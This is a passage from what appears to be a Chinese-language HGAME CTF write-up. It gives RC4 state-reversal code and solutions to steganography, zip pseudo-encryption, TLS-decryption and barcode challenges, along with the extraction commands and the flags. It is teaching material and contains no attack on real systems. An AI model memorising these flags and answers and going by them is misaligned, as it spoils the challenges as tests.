    for i in range(256):
        j = ( j + S[i] + K[i % l] ) % 256
```

```

        S[i], S[j] = S[j], S[i]

def PRGA(S, length):
    O = []
    i = j = 0
    for _ in range(length):
        i = (i + 1) % 256
        j = ( j + S[i] ) % 256
        S[i], S[j] = S[j], S[i]
        t = ( S[i] + S[j] ) % 256
        O.append( S[t] )
    return O

def xor(s1, s2):
    return bytes(map( (lambda x: x[0]^x[1]), zip(s1, s2) ))

def PRGAreverse(rounds_k, state_k):
    State_candidates = []
    i_k = rounds_k % 256
    for j_k in range(256):
        i, j, S, k = i_k, j_k, state_k.copy(), rounds_k
        for _ in range(k):
            S[i], S[j] = S[j], S[i]
            j = (j - S[i]) % 256
            i = (i - 1) % 256
        if j==0:
            State_candidates.append(S)
    return State_candidates

def dec(state, cipher):
    State_candidates = PRGAreverse(len(cipher), state)
    for state_i in State_candidates:
        cip = PRGA( state_i, len(cipher) )
        msg = xor(cipher, cip)
        if msg.startswith(b'hgame{'):
            print(msg)

```


Misc

所见即为假

- 考点：Zip伪加密、图片F5隐写、十六进制
- 出题人：ObjectNotFound
- 分值：100

本周的签到题。

首先解压附件。其中只有一个FLAG_IN_PICTURE.jpg。使用某些解压软件解压该图片时，会提示需要密码：



查看压缩包注释，发现只给了F5Key，没有其他关于Zip压缩包密码的信息。考虑Zip伪加密。这里提供几种可以破解压缩包伪加密的方式：

- 1. 直接使用7zip解压即可。7zip可以识别出Zip头部的错误。


类型	zip
错误	头部错误
物理大小	1 064 898
注释	F5 key: NIID7CQon6dBsFLr
特征	Local Central

- 2. 使用WinHex，修改对应位的16进制数据。

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
01064592	9A	CB	7E	B5	7F	0F	95	7E	FB	C5	EB	2F	29	AA	E3	A5	šE~µ •~ûÄë/) •šš¥
01064608	46	EC	40	6E	88	C0	52	EB	F5	94	8E	29	CD	14	B8	12	Fi@n^ÀRëö"Ž) í ,
01064624	AC	EA	EC	98	84	9E	67	CF	3C	C2	EF	93	88	64	74	82	-èi~„žgĩ<Äi"~^dt,
01064640	5E	6E	92	4F	ED	87	69	5D	BB	A6	20	FA	3D	AE	66	8F	^n'Oí+i]»! ú=šf
01064656	83	DE	A8	CD	24	91	C1	6C	40	E5	F0	F6	45	04	17	20	fB"í\$'Ál@ššöE
01064672	10	E6	66	EE	49	5E	D9	04	31	CC	6E	E5	2A	0B	8B	D4	æfiI^Û lĩnâ* <Ô
01064688	04	1F	F5	CD	5E	5A	2F	A9	77	19	9C	B3	C4	B5	3D	71	ší^Z/ew æ'Äµ=q
01064704	36	E5	5C	F9	6E	75	66	7E	BC	39	38	D0	89	CE	A8	51	6â\ùnuf~498Đ%î"Q
01064720	2E	BD	6C	14	E1	70	E8	93	A8	47	47	8E	F9	F9	C9	CA	.:l ápè"GGŽùùÊÊ
01064736	55	CB	5D	8F	AE	27	DB	5C	6D	CB	02	76	06	FF	07	50	UË] Š'Û\mË v ý P
01064752	4B	01	02	1F	00	14	00	09	00	08	00	89	7B	34	50	1E	K % {4P
01064768	DF	09	47	FE	3E	10	00	80	4B	10	00	13	00	24	00	00	B Gp> €K \$
01064784	00	00	00	00	00	20	00	00	00	00	00	00	00	46	4C	41	FLA
01064800	47	5F	49	4E	5F	50	49	43	54	55	52	45	2E	6A	70	67	G_IN_PICTURE.jpg
01064816	0A	00	20	00	00	00	00	00	01	00	18	00	D1	F9	81	2F	Nù /
01064832	63	CF	D5	01	7D	05	F7	12	64	CF	D5	01	84	DE	F6	12	cİÖ } ÷ dİÖ „ßö
01064848	64	CF	D5	01	50	4B	05	06	00	00	00	00	01	00	01	00	dİÖ PK
01064864	65	00	00	00	2F	3F	10	00	18	00	46	35	20	6B	65	79	e /? F5 key
01064880	3A	20	4E	6C	6C	44	37	43	51	6F	6E	36	64	42	73	46	: N11D7CQon6dBsF
01064896	4C	72															Lr

改为 00 即可正常解压。

3. 使用WinRAR的压缩包修复功能。



rebuilt出的压缩包即可正常解压。

正常解压出图片后，由于压缩包内的注释，不难知道图片通过F5隐写加入了信息，且注释中也给出了解密用的Key。

下载工具：

```
git clone https://github.com/matthewgao/F5-steganography.git
```

然后用Key解密：

```
java Extract -p N1lD7CQon6dBsFLr -e out.txt FLAG_IN_PICTURE.jpg
```

解出密文：

```
526172211A0701003392B5E50A01050600050101808000B9527AEA2402030BA70004A70020CB5BD
C2D80000008666C61672E7478740A03029A9D6C65DFCED5016867616D657B343038375E7A236D73
7733344552746E46557971704B556B32646D4C505736307D1D77565103050400
```

不难发现这是16进制数据（均为0~9及A~E），WinHex新建文件，粘贴数据：

00000000	52 61 72 21 1A 07 01 00 33 92 B5 E5 0A 01 05 06	Rar! 3'pâ
00000016	00 05 01 01 80 80 00 B9 52 7A EA 24 02 03 0B A7	€€ 'Rzê\$ \$
00000032	00 04 A7 00 20 CB 5B DC 2D 80 00 00 08 66 6C 61	\$ Ě[Ü-€ fla
00000048	67 2E 74 78 74 0A 03 02 9A 9D 6C 65 DF CE D5 01	g.txt š leßÎČ
00000064	68 67 61 6D 65 7B 34 30 38 37 5E 7A 23 6D 73 77	hgame{4087^z#msw
00000080	33 34 45 52 74 6E 46 55 79 71 70 4B 55 6B 32 64	34ERtnFUyqpKUk2d
00000096	6D 4C 50 57 36 30 7D 1D 77 56 51 03 05 04 00	mLPW60} wVQ

至此已可发现flag明文。又或者，看到“Rar”文件头，可知其为rar压缩文件。另存为flag.rar，打开即可得到flag.txt。打开flag.txt可得flag：


```
hgame{4087^z#msw34ERtnFUyqpKUk2dmLPW60}
```

地球上最后的夜晚


- 考点：PDF隐写、Word XML隐写
- 出题人：ObjectNotFound
- 分值：150

首先解压附件，里面有一个名为“No Password”（无密码）的PDF，和一个加密的7z。尝试打开7z压缩包，发现文件名已被加密，不知道密码的情况下无法得知压缩包内有什么文件。于是思考密码是不是藏在PDF中。


通过搜索可以得知，可能是使用wbStego将数据隐写到了PDF内。下载工具 (<http://wbstego.wbailer.com/>) 并尝试解密：



注意步骤四：由于文件名提示我们“没有密码”，软件提示我们“如果没有密码，下面的输入框留空”，因此直接Continue即可。



如图所示，解密成功。




随后打开out.txt，得到隐写的信息：

```
Zip Password: OmR#012#b3b%s*IW
```

便是7z的解压密码。成功解压出Last Evenings on Earth.docx。用Word/WPS等打开后发现这是一个非常正常的文档，且内容中没有隐藏字符。考虑是其他方式对Word文档进行隐写。

注意到文档格式是docx，用解压软件打开文档，可以看到以xml格式储存的文档的样式和内容等：



随后在其中寻找可疑的xml文件。最终在word/secret.xml内找到flag：

```
secret.xml - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<flag>hgame{mkLbn8hP2g!p9ezPHqHuBu66SeDA13u1}</flag>
```

```
hgame{mkLbn8hP2g!p9ezPHqHuBu66SeDA13u1}
```

Cosmos的午餐

- 考点：HTTPS流量解密、图片Outguess隐写、图片备注藏信息、图形二维码
- 出题人：ObjectNotFound
- 分值：200

下载并解压题目附件，得到一个Wireshark抓包文件Capture.jpg和一个文本文档ssl_log.txt。打开数据包，不难发现其中多数为HTTPS/TLS协议的数据包。因此考虑到将流量解密。

解密方式可参阅：<https://blog.csdn.net/nimasike/article/details/80887436>，这里不再赘述。

成功导入SSL Key后，按照与Week1 “每日推荐”相同的步骤——提取HTTP对象，删除得到的文件的多余数据（binwalk、foremost等也可），即可提取出流量包内的压缩包。打开压缩包，里面只有一张名为“Outguess with key.jpg”的图片。将其解压出来。



由图片名字可知其为Outguess隐写，而且有密码。又由题目描述“Cosmos经常向图片备注里塞东西”，查看该图片的属性，得到Key：



Key: gUNrbbdR9XhRBDGpzz

随后使用Outguess解密。命令如下：

```
outguess -r -k gUNrbbdR9XhRBDGpzz "Outguess with key.jpg" out.txt
```

得到隐藏的内容：

<https://dwz.cn/69rOREdu>

是一个短网址。浏览器访问，会提示我们下载ScanMe.zip。下载并打开压缩包，里面只有一张Logo.png。解压并打开该图片：



由定位符不难发现这是一张二维码。利用扫码工具识别可得Flag：


```
hgame{ls#z^$7j%yL9wmObZ#MKZKM7!nGnDvTC}
```

玩玩条码

- 考点：日本邮政条码（基础信息搜集）、Code128条码、视频隐写（MSU StegoVideo）
- 出题人：ObjectNotFound
- 分值：250

首先解压附件，得到7zipPasswordHere.mp4、Code128.7z和JPNPostCode.png。

首先看JPNPostCode.png，通过文件名可知，该条码为日本邮政条码。或者也可从维基百科词条 (<https://en.wikipedia.org/wiki/Barcode>) 中进行比对：

	Japan Post barcode	Discrete	4 bar heights	Japan Post
---	--------------------	----------	---------------	------------

这里给出Japanese Postal Code的一种示例解法：


结合谷歌搜索或百度搜索，可找到关于此类型条码的详细说明。这里以如下参考资料为例 (链接：http://help.seagullscientific.com/2016/en/Subsystems/Symbology/Content/Japanese_Postal.htm)

Each complete barcode will contain distinct bars and spaces for each character as well as a start and stop bar, a checksum digit, and **quiet zones** on either side of the barcode.


The bars in each barcode are separated into individual fields that contain symbols, which represent characters. Each character is made up of 3 separate bars. Each bar has its own numerical value and can one of four "states", thus the name of the symbology. The names of the four states and their corresponding values are:

- Long bar, value=1
- Semi-long bar (upward), value=2
- Semi-long bar (downward), value=3
- Timing bar, value=4

These are illustrated in the diagram below.



The following is a diagram and a list of each individual field and its function:



- **Start Bars:** The first two bars of any Japanese Post 4-State Customer Code are the start bars. These bars help determine the orientation of the barcode along with the Stop Bars and always have the values 1 and 3, respectively.
- **New Postal Number Code:** The field is 21 bars long.
- **Address Indication Number:** The field is 39 bars long. If the address does not require the full set of characters, filler characters are used.

可看出，该条码由四种不同的样式组成（长条，上方半长条，下方半长条，短条，分别用1、2、3、4表示）。条码由开始标志（1 3）、数字部分（每个数字由三个“条”组成）、字母部分（若无字母则使用填充符号，填充符号为4 2 3）、校验位和结束标志组成。

再结合内容为“0123456789”的条码 (在线生成: <https://barcode.tec-it.com/zh/JapanesePostal?data=0123456789>):



可以得到数字区域对应的条码编码规律:

0: 1 4 4 1: 1 1 4 2: 1 3 2 3: 3 1 2 4: 1 2 3 5: 1 4 1 6: 3 2 1 7: 2 1 3 8: 2 3 1 9: 4 1 1


随后按照这一规律比对附件中给出的条码，可以解出条码内容为1087627（由于字母区域均为填充符号，因此可以判断出没有信息存在）。

记录该信息。随后查看7zPasswordHere.mp4。结合题目给出的参考资料，可以发现对视频进行处理需要用到VirtualDub2。结合百度搜索，猜想视频经过MSU StegoVideo隐写。


依照参考资料，下载VirtualDub (<https://sourceforge.net/projects/vdfiltermod/files/VirtualDub%20pack/version%202020/>)、MSU StegoVideo (http://www.compression.ru/video/stego_video/index_en.html)，及FFMpeg Input Plugin (<https://sourceforge.net/projects/virtualdubffmpeginputplugin/files/V1905/>)。

安装软件，并将插件全部解压至plugin32文件夹。随后运行32位版本VirtualDub2，并载入视频:

extra	2018/11/24
plugins32 插件位置	2020/1/21
plugins64	2020/1/21
profile	2020/1/21
copying	2010/12/28
readme.md	2018/11/24
vdub.exe	2014/10/13
vdub64.exe	2018/3/6 1
VirtualDub.chm	2014/10/13
VirtualDub.exe 32位主程序	2018/11/24
VirtualDub.vdi	2018/11/24
Virtualdub_External_Encoder.zip	2020/1/21
VirtualDub64.exe	2018/11/24
VirtualDub64.vdi	2018/11/24
VirtualdubFFMpegPlugin_1905_X86_X...	2020/1/21

